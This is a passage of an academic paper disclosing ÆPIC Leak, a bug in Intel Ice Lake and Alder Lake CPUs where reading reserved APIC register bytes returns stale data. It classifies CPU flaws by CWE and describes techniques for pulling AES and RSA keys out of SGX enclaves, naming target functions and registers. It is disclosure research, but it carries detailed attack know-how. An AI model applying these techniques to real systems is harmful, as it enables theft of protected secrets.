When analyzing existing CPU vulnerabilities, we can–at the high level–categorize them into *architectural* and *transient vulnerabilities*. Architectural vulnerabilities are exploitable by relying only on architecturally-defined interfaces and features. Transient vulnerabilities do not have an architecturally-visible effect as they are only visible on the microarchitectural level and hence require side channels to observe them.

Architectural Vulnerabilities. Architectural vulnerabilities are visible without requiring any further indirection or side effects. x86 CPUs have been affected by several architectural vulnerabilities over the years. Vulnerable components in the architecture may incur invalid states due to design or implementation errors from the manufacturer, causing unwanted behaviours like system hangs, shutdowns, or, in the worst case, undefined states possibly exploitable. For example, the F00F bug was triggered by an invalid opcode that led to the lock-up of the CPU until it was rebooted [6]. The FDIV bug is in this category as well, as it simply provides wrong results for specific operands provided to the floating-point division instruction [5]. Although well-known, these bugs are not the only architectural CPU vulnerabilities. Many architectural bugs were never documented but only mentioned in CPU erratas [29, 30]. The specification update for the 11^{th} generation of Intel CPUs (released 2020) already contains 73 errata. While many of these errata might not be exploitable, e.g., incorrect values reported or failure to resume correctly from sleep states, the missing details make it impossible to guarantee non-exploitability. Recent vulnerabilities that have been found mostly by researchers [12, 29, 30, 36, 45, 55, 57, 60] are exploitable, though. These vulnerabilities allow an attacker to crash a system [12, 30], leak data from parts of cache lines of a different security domain [29], modify computation results in a different security domain [36, 55, 57, 60], or change the control flow of a different application [45]. Although all these bugs are observable on the architectural level, understanding the root cause is often still difficult [42]. Moreover, while it is often not difficult to trigger the bugs, it is extremely difficult to exploit them in a reliable way that goes beyond a denial-of-service attack [12, 30, 42, 45].

Table 1: Classification of transient and architectural vulnerabilities according to CWE originally targeted at software vulnerabilities. CWE-441 has no architectural counterpart yet. ÆPIC Leak represents the architectural counterpart for CWE-665.

Vulnerability Type		Transient Vulnerability	Architectural Vulnerability
CWE-416	Use-after-free	ZombieLoad [63], RIDL [78], Fallout [2], Spectre-STL [19]	iTLB multihit [30]
CWE-441	Confused Deputy	SWAPGS [49]	-
CWE-119	Out-of-bounds Operation	Spectre-PHT [39], Spectre v1.1 [38], Meltdown-BND [4]	GPU cache-line leak [29]
CWE-843	Type Confusion	Foreshadow-VMM [83]	F00F bug [6]
CWE-682	Incorrect Calculation	LVI-FP [61]	Plundervolt [57], V0LTpwn [36], VoltJockey [60], FDIV bug [5]
CWE-362	Race Condition	Meltdown [48], Foreshadow [72]	AMD Ryzen IRETQ bug [12]
CWE-691	Insufficient CF Management	Spectre-BTB [39], Spectre-RSB [41, 50]	Skylake bug [45]
CWE-74	Improper Neutralization (Injection)	LVI [73]	SEVerity [55]
CWE-665	Improper Initialization	CrossTalk [62], Medusa [54]	ÆPIC Leak (**this paper**)

Transient Vulnerabilities. Transient vulnerabilities are not directly visible on the architectural level, as they affect the microarchitecture. Observing these vulnerabilities requires a side channel [4]. Well-known transient vulnerabilities include Spectre [39] and Meltdown [48]. Meltdown-type attacks exploit delayed exception handling in out-of-order execution, while Spectre-type attacks leverage branch mispredictions. To leak data from the transient domain, the secret data is encoded into microarchitectural elements not cleared upon discarding transient instructions and transferred to the architectural state via a covert channel [1, 18, 47, 64, 81, 84]. As these vulnerabilities require indirect observation, they are much harder to detect accidentally. Similar to architectural vulnerabilities, many of them might not be exploitable [4]. However, as with architectural vulnerabilities, several of these vulnerabilities have been exploited successfully [1, 2, 19, 38, 39, 41, 48, 50, 61–63, 72, 73, 78, 83]. These vulnerabilities allow an attacker to read architecturally inaccessible data from the own process [19, 39], change the transient control flow of processes [38, 39, 41, 50], inject data into the transient domain [61, 73], and leak data from different security domains [2, 48, 62, 63, 72, 78, 83]. The last generation of Intel CPUs (Sunny-Cove-based CPUs) is not vulnerable to Meltdown-type attacks due to in-silicon mitigations.

3.2 Classification of Vulnerabilities

For software (and now also hardware) vulnerabilities, there is the CWE (Common Weakness Enumeration) classification. This classification contains more than 900 categories of vulnerabilities [70]. Intuitively, one would assume that the hardware vulnerabilities cover CPU vulnerabilities. However, while they are indeed classified in the hardware-bug categories in the CWE, sometimes even with their own categories, we argue that these categories are not necessary to enumerate the vulnerabilities. Looking at modern CPUs, they are designed using hardware-description languages (HDLs) [71]. Hence, CPUs can, to some extent, also be considered as *software*.

Our analysis shows that the underlying root causes of CPU vulnerabilities are not so different from (complex) software vulnerabilities. Thus, they can be classified using the existing software-vulnerability categories (cf. Table 1). This classification works both for architectural and transient vulnerabilities.

Out-of-bounds Operation (CWE-119). The transient-execution attack Spectre-PHT [4, 39] can be classified under CWE-119 "Improper Restriction of Operations within the Bounds of a Memory Buffer". The description of this category states: "The software performs operations on a memory buffer, but it can read from or write to a memory location outside of the intended boundary of the buffer." [70], which is precisely what is happening in Spectre-PHT, except that it is not the software but the CPU. Meltdown-BND [4] exploits a similar problem, where the hardware transiently ignores the bounds check for a buffer. Although there are not many details, the architectural vulnerability Intel SA-00219 [29] also fits into this category. On affected CPUs, the integrated graphics card has an incorrect bounds check that allows reading the first 64 bit of a cache line used inside SGX enclaves.

Use after Free (CWE-416). According to Schwarz et al. [63], the root cause of the transient-execution attacks known as microarchitectural data sampling (MDS) [2, 63, 78] is a use-after-free vulnerability in internal CPU buffers. The old content of these internal buffers, *i.e.*, the line-fill buffer and the store buffer, is used transiently in a faulting load, although the entry was already free'd by a previously finished load (or store). Similarly, in Spectre-STL [19], the CPU uses old stale memory locations that should have already been overwritten by newer stores, *i.e.*, it reads from a resource that was already "released". The iTLB multihit vulnerability [30] is an architectural instance of a use-after-free vulnerability. In this vulnerability, the CPU tries to use an old TLB entry that is not valid anymore, while a newer valid TLB entry already exists for the virtual address. Hence, although the old entry should have been released by creating the new entry, the CPU still tries to use the released one, leading to a CPU lockup [30].

Confused Deputy (CWE-441). A confused deputy vulnerability sees an intermediary forwarding a request to a target resource without preserving information about access permissions of the origin source. When the SWAPGS instruction is speculatively executed in kernel mode, it swaps the kernel GS register with the user GS register during the transient window. The transient swap causes the CPU to use user-provided values in the GS register [49]. The SWAPGS instruction acts as a confused deputy to the instructions dereferencing GS, leaving no trace of the origin of the GS value that was coming from userspace and not kernelspace. We did not identify any corresponding architectural vulnerability in this category.

Type Confusion (CWE-843). In the Foreshadow-VMM [83] variant of Foreshadow [72], the CPU suffers from a type confusion in the page-table entry of a guest page table. On a non-present fault inside the VM, the CPU treats the page-table entry like a host page table, interpreting the stored page frame number as a host physical address instead of a guest physical address. The F00F bug [6] can also be considered as a type confusion: the CPU locked the bus as it confused the register access of the opcode with a memory access, preventing the bus lock from being released as the CPU did not observe the completed memory access.

Incorrect Calculation (CWE-682). The LVI-FP vulnerability [61] shows that the transient result of floating-point values can be modified in certain corner cases where the operation requires a microcode assist. While the calculation is corrected architecturally, subsequent code that is executed transiently works with incorrect values. The FDIV bug is the famous example of an architectural incorrect calculation, where the result of floating-point divisions was incorrect for specific operands [5].

Race Condition (CWE-362). The first Meltdown-type attacks Meltdown-US [48] and Foreshadow [72] can be considered race conditions. In both cases, the data is already accessed and forwarded to dependent operations before the CPU realizes that the virtual address points to architecturally inaccessible data. While there are not many details available about the AMD Ryzen IRETQ bug [12], it is very likely a race condition, as it can only be triggered when executing the `iretq` instruction on one hyperthread, while running a CPU-bound loop on the other hyperthread [12]. In this setup, the hyperthread executing the `iretq` stalls until the sibling hyperthread pauses.

Insufficient Control-Flow Management (CWE-691). For both Spectre-BTB [39] and Spectre-RSB [41, 50], an attacker can change the transient control flow unexpectedly. As the CPU does not properly distinguish between different applications for branch-prediction targets, an attacker can inject an arbitrary branch target. On Intel Skylake CPUs, there is an architectural vulnerability that is not well understood but has similar effects [45]. Using 8-bit registers in a tight loop on one hyperthread can lead to unexpected changes of the instruction pointer on the sibling hyperthread.

Improper Neutralization (*Injection*) (CWE-74). LVI [73] injects values into a victim's transient data stream. In these attacks, the CPU does not properly neutralize the input to a faulting (or assisting) load, forwarding unrelated attacker-controlled data, *i.e.*, dependent operations receive incorrect data. This matches the description of CWE-74: "The software constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component." [70]. On AMD, there is an architectural vulnerability in this category called SEVerity [55]. Due to missing integrity checks of encrypted memory, an attacker can inject code into SEV-protected VMs.

Improper Initialization (CWE-665). The CrossTalk [62] transient-execution attack exploits the improper initialization of the internal staging buffer of the CPU. This buffer is used for the hardware random-number generator, as well as for the `cpuid` instruction. In both cases, only a part of the buffer is used, and the remaining part of the buffer is not cleared. However, the entire buffer is transmitted to the line-fill buffer, from where the improperly-initialized buffer can be leaked via RIDL [78] or ZombieLoad [63]. In this paper, we show the first architectural vulnerability in this category. We show that the reserved part of the APIC registers on Ice Lake and Alder Lake CPUs are not properly initialized, leaking stale data that was loaded from or stored to the LLC cache.

3.3 Missing Architectural Counterpart Discovery

Except for CWE-665 (Improper Initialization) and CWE-441 (Confused Deputy), we identified both transient and architectural vulnerabilities in every category in Table 1. We target the blank spot in CWE-665 by systematically analyzing the possible targets for architectural vulnerabilities caused by improper initialization. We focus on *data loads* where the underlying data structure is larger than the loaded data. For this, we focus on the I/O address space. As data leakage from valid memory addresses would have already been discovered, we do not expect any architectural vulnerabilities there. Similarly, previous work investigated the address space of model-specific registers [13] without discovering any data leakage.

In our experimental setup, we iterate over the entire I/O address space by mapping the address space page-by-page into the user space. Similarly to the approach described by Moghimi et al. [54], we groom microarchitectural buffers on the hyperthread while reading from the I/O address space. The grooming application simply reads and writes known data, ensuring that they end up in the store buffer, fill buffers, and cache hierarchy. If a value read from the I/O address space matches the known data, the physical address is reported as a potential source of data leakage.

Such a scan takes around 3 h to 4 h depending on the system we tested. On all Ice Lake and Alder Lake CPUs, this scan reported a physical address that architecturally leaks data

Table 2: Subset of tested CPUs and whether they are vulnerable (✓) or not (✗) to ÆPIC Leak. All tested Sunny-Cove-based CPUs are vulnerable.

CPU	Microarchitecture	Based on	ÆPIC Leak
Core i3-1005G1	Ice Lake	Sunny Cove	✓
Core i5-1035G1	Ice Lake	Sunny Cove	✓
Core i7-10510U	Comet Lake	Skylake	✗
Core i5-1135G7	Tiger Lake	Willow Cove	✗
Core i9-12900K	Alder Lake	Sunny Cove	✓
Xeon Platinum 8375C	Ice Lake SP	Sunny Cove	✓



Figure 1: ÆPIC Leak reads a reserved part of an APIC register. The APIC uses the superqueue between L2 and LLC to transfer the data to the core. The reserved parts do not overwrite the superqueue entry, exposing stale values from previous reads and writes of other applications to the attacker.

from the sibling hyperthread: `0xFEE00000`. In Section 4, we provide an analysis of this architectural information leakage, showing that it is indeed caused by improper initialization. The scanning also led to several crashes, e.g., when reading from the Serial IO GPIO host controller. As scanning is only possible from ring 0, *i.e.*, the kernel, we do not consider this behavior security-relevant. While reading from address `0xFEE00000` is also only possible from the kernel, such an attacker is valid when attacking SGX enclaves.

4 ÆPIC Leak Overview

In this section, we introduce ÆPIC Leak, an architectural vulnerability in Intel CPUs that exploits undefined behavior in the APIC to leak data from the cache hierarchy. We provide an overview of ÆPIC Leak in Section 4.1, its threat model in Section 4.2 and analyze the root cause in Section 4.3. Based on the analysis, we introduce required building blocks for exploitation in Section 4.4.

4.1 Attack Overview

Figure 1 shows a high-level overview of ÆPIC Leak. ÆPIC Leak leaks values by *architecturally* reading the undefined range of APIC registers from ring 0, *i.e.*, the OS. Accessing bytes 4 to 15 of each 16 −byte register results in undefined behavior according to Intel [28]. This undefined behaviour includes reading either zeros or *0xFF*, system hangs, or triple faults on most CPUs. However, as discovered via the I/O address-space scan (cf. Section 3.3), this is not the case on



Figure 2: Leakable bytes in a 64-byte cache line.

Sunny-Cove-based CPUs. Instead, stale data from the superqueue is returned. Accessing any defined or undefined register in the byte-range 4-15, with a load width between 1 and 4 bytes, returns such stale data. Hence, ÆPIC Leak can atomically leak a 32-bit value per read. Load widths of 8 bytes or more return *0xFF*, and thus do not leak data.

The uninitialized data returned from ÆPIC Leak is not restricted to any security domain, *i.e.*, the origin can be user-space applications, the kernel, and, most importantly, SGX enclaves. Our hypothesis is that the invalid offsets in APIC registers are not properly initialized, *i.e.*, zeroed. Our experiments indicate that the superqueue is used as a temporary buffer for APIC requests. The superqueue entry contains stale data of recent memory loads and stores that traveled from the L2 to the L3 or the other direction. The APIC only overwrites the architecturally-defined parts of the register and leaves the stale values in the reserved part.

There is no correlation between the APIC register used for leaking data and the leaked data. Reading any reserved address within the APIC range `0xFEE00000-0xFEE003FF` leads to the same leakage. The only control over the leaked data is the cache-line offset. The cache-line offset of the used APIC address always matches the cache-line offset of the leaked data, which is also the case for MDS attacks [2, 63, 78].

As valid APIC register parts overwrite the stale value, the leakage pattern is as illustrated in Figure 2. For every 16 B block, the first 4 B contain valid APIC data, followed by 12 B stale data. Hence, ÆPIC Leak deterministically leaks 48 B from a cache line. Another limitation is that ÆPIC Leak only leaks even cache lines, *i.e.*, cache lines that start at an address that is a multiple of 128. As cache line pairs are typically transferred in pairs [27], we hypothesize that the second cache line is transferred first and then immediately overwritten by the first cache line, leaving only the stale data of the first cache line in the superqueue. Still, the leakage of ÆPIC Leak covers 37.5 % of any page. Section 5 shows that this is sufficient to, e.g., extract AES-NI keys from SGX enclaves, and presents different techniques to circumvent this limitation. However, this is exactly what we propose to leverage, to mitigate ÆPIC Leak at the software level (cf. Section 6.3).

4.2 Threat Model

Following most microarchitectural attacks on Intel SGX, we assume the attacker can execute privileged native code on the target machine. At the hardware level, we assume a Sunny-Cove-based Intel CPU (e.g., 10^{th} and 12^{th} generation code

name "Ice Lake" and "Alder Lake" and 3rd generation Xeon scalable "Ice Lake SP"). These CPUs are not vulnerable to any Meltdown-type attacks, such as Meltdown [48], Foreshadow [72,83], RIDL [78], or ZombieLoad [63]. ÆPIC Leak observes memory operations inside an Intel SGX enclave. We assume either a malicious hypervisor targeting secrets in guest enclaves or a privileged attacker willing to extract secrets from local enclaves, e.g., bypassing private contact discovery on Signal Servers [51], leaking DRM secrets or even SGX attestation keys. ÆPIC Leak only requires the OS or hypervisor to access the physical Local APIC to leak secrets, with no difference between the two settings. The attacker is either running on the same physical core, either on the sibling logical core or on the same logical core, e.g., if hyperthreading is disabled. While SGX enclaves can detect if hyperthreading is enabled during remote attestation [23], there is no recommendation to disable hyperthreading on CPUs with silicon fixes against Meltdown-type attacks. Thus, on Sunny-Cove-based CPUs, hyperthreading can be enabled. Still, even without hyperthreading, ÆPIC Leak can leak memory operations inside an SGX enclave, just with a reduced leakage rate.

In line with the SGX threat model, an attacker can rely on arbitrary operating-system features, such as the modification of page-table entries [76], the precise interrupts of enclaves using timer interrupts [74], or the execution of privileged SGX instructions, such as `EWB` to evict EPC pages.

Virtualized Environments. A malicious virtual machine with access to the host Local APIC could exploit ÆPIC Leak to observe data from other tenants or the hypervisor. However, no hypervisor we analysed exposes direct access to the host Local APIC. Usually, the APIC MMIO region, when enabled, is emulated by the hypervisor by intercepting the accesses to the region and managing the virtual interrupts [69]. In case Intel APIC virtualization (Intel APICv [28]) is enabled, the physical CPU emulates APIC functionality for the virtual CPUs in dedicated pages. We empirically verified that ÆPIC Leak does not work with APIC virtualization and APICv mode to leak from a guest VM. Thus, ÆPIC Leak does not allow guest virtualized systems to leak data. On the contrary, a malicious hypervisor could leverage ÆPIC Leak to leak secrets from guest VMs, leveraging its own Local APIC, irrespective of the guest APIC configuration.

Other Vendors and CPUs. We tested all Intel Core microarchitectures from Sandy Bridge (2nd generation) to Alder Lake (12th generation), and AMD CPUs from Zen to Zen 3. We did not discover any vulnerable CPU other than the ones based on Sunny Cove. Table 2 reports a subset of the CPU we tested, see Appendix C for the full list. We observe hangs or reads of *0x00* or *0xFF* on unaffected CPUs.

4.3 Leakage Analysis

In this section, we analyze the leakage of ÆPIC Leak, *i.e.*, from which microarchitectural element the data originates. We designed several experiments that show how the leakage source of ÆPIC Leak is different from previous microarchitectural attacks and demonstrate that ÆPIC Leak allows picking up stale values from the superqueue. We performed our tests on an Ice Lake Core i5-1035G1 machine, with Ubuntu 20.04.1, kernel 5.4.0-96, and the last microcode update installed (cf. Table 2).

4.3.1 Ruling out Microarchitectural Elements.

As we cannot directly observe from which microarchitectural element ÆPIC Leak leaks, we instead rule out microarchitectural elements from which ÆPIC Leak does not leak, expanding and systematizing the methodology from Schwarz et al. [63]. Our methodology is general to be applied to the study of the leakage of other CPU bugs. In this section, we describe the experiments we designed for all microarchitectural elements that are not involved, *i.e.*, where ÆPIC Leak still leaks the targeted data after clearing or circumventing them.

L1 Data Cache. By flushing the L1D via `MSR_0x10B` [23] and disabling hyperthreading, we ensure that the targeted data is not stored in the L1 while being leaked.

Line-Fill Buffer and Load Ports. We use the software sequences provided by Intel [34] to clear intermediate buffers, including the LFB and load ports, and still leak values.

L1 Instruction Cache. ÆPIC Leak leaks code and data, which travel through different paths in the hardware (e.g., code does not go through the LFB). It is unlikely that both paths (L1D and L1I) are affected and we see some combined leakage. Thus, we rule out the L1 cache and its line fill buffer.

Store Buffer. ÆPIC Leak is not limited to store operations but also leaks memory loads. Thus, we can eliminate the store buffer as leakage source. Moreover, ÆPIC Leak cannot leak *transient* stores which are only stored in the store buffer [2].

L2 Cache. ÆPIC Leak cannot leak data that is kept in L2 and not evicted towards L3. Thus we can exclude stale data in L2 as the source of leakage.

L3 Cache. ÆPIC Leak does not leak data kept in L3 while being exclusively used by other cores, and thus, not loaded towards the local L2 cache. This rules out all CPU caches.

Ring Bus. ÆPIC Leak cannot leak values processed by the GPU or from LLC slices exclusively used by other physical cores, also ruling out the ring bus. Moreover, ÆPIC Leak also works on Xeon CPUs without a ring bus [15].

Staging Buffer. ÆPIC Leak does not leak values from `cpuid` or `rdrand`, ruling out the staging buffer.

Memory. We also rule out the *DRAM* and *memory controller* by marking a memory region as *uncachable* to ensure that every store and load circumvents the cache hierarchy. ÆPIC Leak does not leak these loads and stores.

System Agent. As ÆPIC Leak does not leak values from *PCI* devices, we exclude this subsystem as leakage source.

Our experiments rule out the known internal buffers up to the L2 cache and the components in the uncore subsystem. Thus, we hypothesize that the leakage source is the internal buffer between the L2 and LLC cache, *i.e.*, the **superqueue**.



Figure 3: When executing the `ewb` instruction, a transparently encrypted page gets re-encrypted and moved to the non-EPC main memory. During this process, the unencrypted content of the page *flows* through the cache hierarchy. Vice versa for decryption with the `eldu` instruction.

We achieve the best leakage when building eviction sets that evict data from L2 but not from L3, and when relying on cache-line bouncing [52]. In both cases, the data deterministically moves through the superqueue between L2 and L3.

4.3.2 Performance Counter Analysis.

ÆPIC Leak does not trigger an architectural fault when performing a load instruction, even on reserved and undefined offsets of the MMIO region. However, we observed subtle microarchitectural differences when performing a load from a 16 B-aligned offset, whether it contains defined data or has been reserved by the specification. For every load to a reserved or undefined region, we observe a higher latency (437 cycles (n = 1000, $\sigma_{\bar{x}}$=0.57)) in contrast to a valid offset (47 cycles (n = 1000, $\sigma_{\bar{x}}$=0.03)). The `MACHINE_CLEARS.COUNT` performance counter indicates that the invalid load triggers an exception not forwarded to the architectural level. Furthermore, `OFFCORE_REQUESTS_OUTSTANDING.X` performance counters indicate that the core sends offcore requests as the loads are not satisfied by the local APIC, increasing the `CYCLE_ACTIVITY.STALLS_X` and, hence, the observed access time. As the data is not in any cache (and the PTE marked uncachable), the miss creates an entry in the superqueue and allocates a line fill buffer [46]. Table 5 in Appendix C gives an overview of all performance counters that show differences for defined and undefined offsets.

4.4 Building Blocks

Reading from a reserved part of the APIC does not provide any control over which cache line is leaked. However, we introduce three building blocks to influence which cache line is leaked. First, we force the target lines into the superqueue. Second, we increase the leakage of the specific target line. Finally, we extract the target line from the noisy measurements.

Forcing Data into the Superqueue. To target specific data, ÆPIC Leak first forces target cache lines into the superqueue. Van Bulck et al. [72] demonstrated that `ewb` and `eldu` swapping instructions bring plaintext data into the L1 cache while moving EPC pages. As the EPC pages are copied from memory to the L1 cache, and back from the L1 cache to memory, the–at this point unencrypted–data also travels through the superqueue. Hence, an attacker can bring data from an arbitrary enclave page into the superqueue using these instructions (cf. Figure 3). ÆPIC Leak uses a modified version of the Linux SGX driver to identify the enclave coupled with a target process and continuously swaps the target pages of the enclave. There is no need for ÆPIC Leak to run in the same or parallel hyperthread of the victim process, as the EPC swapping mechanism works independently from the enclave owning the page. Furthermore, as the EPC memory is persistent during the enclave's existence, ÆPIC Leak does not require the enclave to be active, *i.e.*, executing ECALLs during the leak. We refer to this technique as Enclave Shaking. Direct integration into the driver allows targeting an arbitrary enclave on the system, including Intel's quoting enclave.

Increasing the Leakage. While Enclave Shaking forces data from an EPC page into the superqueue, there is no control over which cache line is leaked. To solve that problem, we introduce Cache Line Freezing, a novel technique that provides control over which cache line of the page is leaked. Cache Line Freezing exploits that the cache access pattern of the hyperthread running in parallel to the attacker influences which entry is used, and thus leaked, from the superqueue.

Counterintuitively, Cache Line Freezing continuously accesses a page offset x of unrelated pages to *increase* the probability of leaking the cache line at the same offset x in the enclave. Specifically, the parallel hyperthread evicts the cache set of the target cache line with a crafted eviction set made up by continuously accessing several contiguous zero-filled pages at the same page offset of the target line. In our setup, it is sufficient to keep iterating over 256 virtually-contiguous pages at offset x, to trigger the effect.

The access pattern ensures that zero-filled cache lines with the same offset as the target cache line are continuously evicted from the L2 cache, and thus interact with the superqueue. Note that Cache Line Freezing does not work if the cache lines of the eviction set are set to values different from '0', or if their pages are all mapped to the kernel zero-page, *i.e.*, have never been written.

While the exact interaction of Cache Line Freezing with the superqueue is unknown, we hypothesize that zero-filled loads and stores are optimized. This would be in line with the observation that Ice Lake can eliminate stores of '0's to cache lines that only contain '0's [14]. Furthermore, we observe that if only one half of the cache lines of the eviction set is filled with zeros, we can only leak that same half of the target line with this method. This indicates that the granularity of this zero optimization is 32 B, in line with the memory bus width [27]. We assume that the zero data is marked differently in the superqueue, *i.e.*, only in the metadata without overwriting the entry. As a result, the eviction set keeps the entry in the superqueue used without overwriting it. Thus, stale data is

preserved over a longer duration, increasing the probability to leak it. Notice that Cache Line Freezing is the only building block of ÆPIC Leak where enabling hyperthreading has an impact. When hyperthreading is disabled, Cache Line Freezing must interleave with the attacker process on the same logical core, reducing its efficacy.

Cache Line Freezing allows an attacker to precisely select which cache line numbers to leak from the victim, and thus, to control which line is sampled. In case Cache Line Freezing is not leveraged, ÆPIC Leak would simply degrade to a sampling-based attack, similarly to MDS attacks, and additional techniques might be needed to reconstruct the original order of the leaked data [63, 78].

Extracting the Target Line. In addition to the content of the target cache line of the targeted EPC page (CL_{target}), unrelated values are leaked. Unrelated values include code and data involved in swapping pages and leaking values as well as data from general system activity. Since ÆPIC Leak is an architectural bug that deterministically reads stale data in the superqueue, the only noise it incurs is leaking such unrelated values. To filter these values, we establish a noise profile by leaking the content of the cache line with the same cache-line index from a different EPC page (CL_{noise}). Based on this noise profile, we can remove all values that have a similar frequency for CL_{noise} and CL_{target}. These values are likely independent from the content of the EPC page. Infrequent values that only occur for CL_{noise} or CL_{target} are likely secret-independent values from other applications or the OS and can thus also be ignored. The remaining values observed for CL_{target} are sorted by frequency. The value occurring with the highest frequency is likely the actual value of CL_{target}.

Due to the zero optimization (cf. previous paragraph), ÆPIC Leak cannot directly leak zero-filled blocks, as they are not stored in the superqueue. Instead, ÆPIC Leak can infer that a cache line contains zeros if there is not a single value with a distinct frequency, *i.e.*, the two most-frequent values have a similar frequency.

4.5 Performance Evaluation

To evaluate ÆPIC Leak's leaking characteristics, we set up a debug enclave that generates secret data via the `rdrand` instruction. This data is generated during an initial ECALL, and the page is targeted with ÆPIC Leak. To verify the correctness of the leaked data, we use the `edbrg` to read the generated page from the debug enclave *after* the leakage to ensure no other source is contributing to the leakage.

Repeating each cache line leak 2000 times, we achieve a leakage rate of 334.8 B/s with an average error rate of 7.8 % (n = 100, σ = 2.4 %). Decreasing the number of repetitions to 200 , the leakage rate increases to 1.76 kB/s with an average error rate of 16.0 % (n = 100, σ = 4.1 %) due to the increased noise of unrelated values. Note that in contrast to transient-execution attacks, all leaked values are correct. Noise only refers to data of other applications. Due to ÆPIC Leak limitations (cf. Section 4.1), this approach leaks 37.5 % of a page. This percentage can be further extended by combining different exploitations techniques, as we show in Section 5.

5 ÆPIC Leak Exploitation

In this section, we describe three attacks leveraging ÆPIC Leak against SGX enclaves. While in theory, ÆPIC Leak could leak memory from VMs or the hypervisor, no major hypervisor maps the host APIC MMIO region in the guest. We evaluate our attacks on the Ice Lake Core i5-1035G1.

5.1 Attack Techniques

We describe two attack techniques with ÆPIC Leak. We either target the data section of an enclave to leak secret *data at rest*, or we target the SSA area to leak *data in use* in the registers. Due to the limitations of which cache-line parts ÆPIC Leak can leak (cf. Section 4.1), the most effective technique to leak the target secret depends on the victim application. We observe no difference while leaking data from debug, pre-release or release enclaves.

Leaking Data and Code Pages. The straightforward use case for ÆPIC Leak is to combine Enclave Shaking and Cache Line Freezing to leak the data (and code) at rest of an SGX enclave. With Enclave Shaking and Cache Line Freezing, we target every cache line of a target page to leak 48 B of each even cache line within the page. This results in an overall leakage rate of 37.5 % of the page content. We repeat this process for each enclave page to recover a memory dump of an enclave. This technique is usable while the enclave is not running, resulting in a consistent state of the enclave data.

Leaking Register Values. Although ÆPIC Leak only leaks values from the superqueue, we can also use it to leak register values. During an asynchronous event, e.g., an interrupt, the hardware stores the current enclave registers in the SSA. Hence, the current register values are stored in the EPC. From there, we can again use Enclave Shaking and Cache Line Freezing to target a specific cache line containing one of the enclave registers and partially reconstruct the value of this register. Furthermore, by combining ÆPIC Leak with SGX-step [74], we can precisely single step the enclave, interrupting the enclave after each instruction. Hence, leaking the partial register state is possible after each executed instruction. As ÆPIC Leak does not require the enclave to run, we can target the SSA page with no timing restrictions, potentially recovering a full register trace of the enclave. However, due to the leakage limitations, ÆPIC Leak is restricted to the registers specified in Table 3.

Based on the register leakage, we identify a generic technique to leak data copied inside enclaves: the `__memcpy` function uses the `rdi` register as temporary storage to move data from the source over `rdi` to the destination. Since ÆPIC Leak can leak the upper 32 bit of the `rdi` register, this allows leaking 50 % of any data copied with `__memcpy` inside enclaves.

Table 3: Leakable SSA registers. For underlined GP-registers (e.g., rdi) ÆPIC Leak can only leak the upper 32-bit as the lower 32-bit are overshadowed by valid APIC registers.

Class	Registers
General Purpose	rdi r8 r9 r10 r11 r12 r13 r14
SIMD	xmm0-1 xmm6-9

5.2 Breaking AES-NI

Our first attack targets the 128-bit key in the constant time AES encryption provided by the Intel IPP library [26]. The IPP library leverages AES-NI for cryptographic primitives. The AES-NI primitives are tightly entangled with the enclave execution to, e.g., unseal and seal data or transfer data outside the enclave. We use the provided AES example from the official IPP GitHub repository [33]. The example uses the `ippsAESInit` function to initialize the AES context and the `ippsAESDecryptCTR` function to decrypt data with the AES counter mode. Leaking the key is possible either if it is at rest in the data page, or if it is in use in a register.

Key on Data Page. We can dump all the enclave pages after the secret key is transferred to the enclave and resides in memory. If the attacker knows the memory offset where the key is stored, this offset can be targeted directly. Given that there is no ASLR in enclaves [66], and the code is typically not confidential [7], this is a realistic assumption. Depending on the enclave memory layout, this technique has an ad-hoc probability of 50 % to leak the key: if it is stored in an even cache line, extracting the key is possible, if it is stored at an odd cache line it cannot be leaked. In the latter case, an attacker can leak the key when it is in use.

Key in SIMD Register. We assume that the IPP primitives used in an enclave are usually not modified by an enclave developer. Therefore, we can find the functions leaking the key without analyzing the remaining enclave. Furthermore, we assume that the enclave code is not encrypted. For encrypted code, we could first either leak the decryption key, or simply the decrypted code.

We developed an sgx-gdb [22] script that traces a debug version of the target enclave. This script prints the content of all leakable registers listed in Table 3, which are stored in the SSA. We identified that the `k0_aes_DecKeyExpansion_NI` function, which is independent of the AES implementation, temporarily stores the AES key in the `xmm1` register. Hence, by interrupting the enclave during that function, ÆPIC Leak can leak 96 bit of the AES key from the SSA. We can recover the remaining 32 bit of the key in the `k0_aes128_KeyExpansion_NI` function. Furthermore, we also leak 96 bit of the initial value over the `xmm0` register in the `k0_EncryptStreamCTR32_AES_NI` function. The remaining 32 bit can also be easily bruteforced, as it is exactly known which bits are missing. On the i9-12900K, we can evaluate on average 403 million AES keys per second. Hence, in the worst case, it takes 10.7 s to bruteforce the missing bits.

Evaluation. We evaluate ÆPIC Leak with 100 different random keys and try to leak the AES keys with a single run of the attack. A full key recovery takes on average 1.35 s (n = 100, σ = 15.70 %) with a success rate of 94 %. In the remaining 6 cases, we leaked unrelated data from different applications. However, as an attacker can typically restart enclaves arbitrarily often, as it is the case with the Quoting Enclave, the attack can simply be repeated until the correct key is leaked.

5.3 Breaking RSA

To show that ÆPIC Leak is not limited to secrets in single registers, we target RSA keys from the IPP library reference example [33]. The enclave contains the secret primes P and Q as well as the private key parts dQ, dP and $qInv$. The public modulus N is computed in `ippsRSA_SetPrivateKeyType2` when initializing the RSA context.

Key on Data Page. Similar to AES-NI, we can target the memory used to store the RSA key parts. RSA keys are usually not stored directly in registers and are larger than 128 bit. Therefore, dumping the enclave data pages already has a high chance to leak parts of the stored RSA key.

Key in GP Registers. We can leak the RSA primes P and Q during the calculation of the public modulus N. The bits of the prime numbers P and Q temporarily flow through `r10` in the function `k0_cpDec_BNU`, and dP and dQ in the function `k0_ippsRSA_SetPrivateKeyType2`, and thus can be leaked.

Evaluation. We target RSA-1024 and leak 100 random 512 bit RSA primes with ÆPIC Leak. Leaking one of the secret parameters is already sufficient to fully recover all the remaining parameters and decrypt data. We count the attack on RSA as successful if we can fully recover at least one of the four RSA parameters. Leaking the parameters from registers has a success rate of 72 %. The attack takes on average 81.81 s (n = 100, σ = 48.92 %). In 18 cases, the parameters are not leaked as single-stepping the target instruction fails. In 10 cases, we leak data from other processes. However, the attack can typically be repeated until the correct key is leaked.

5.4 Breaking SGX Attestation

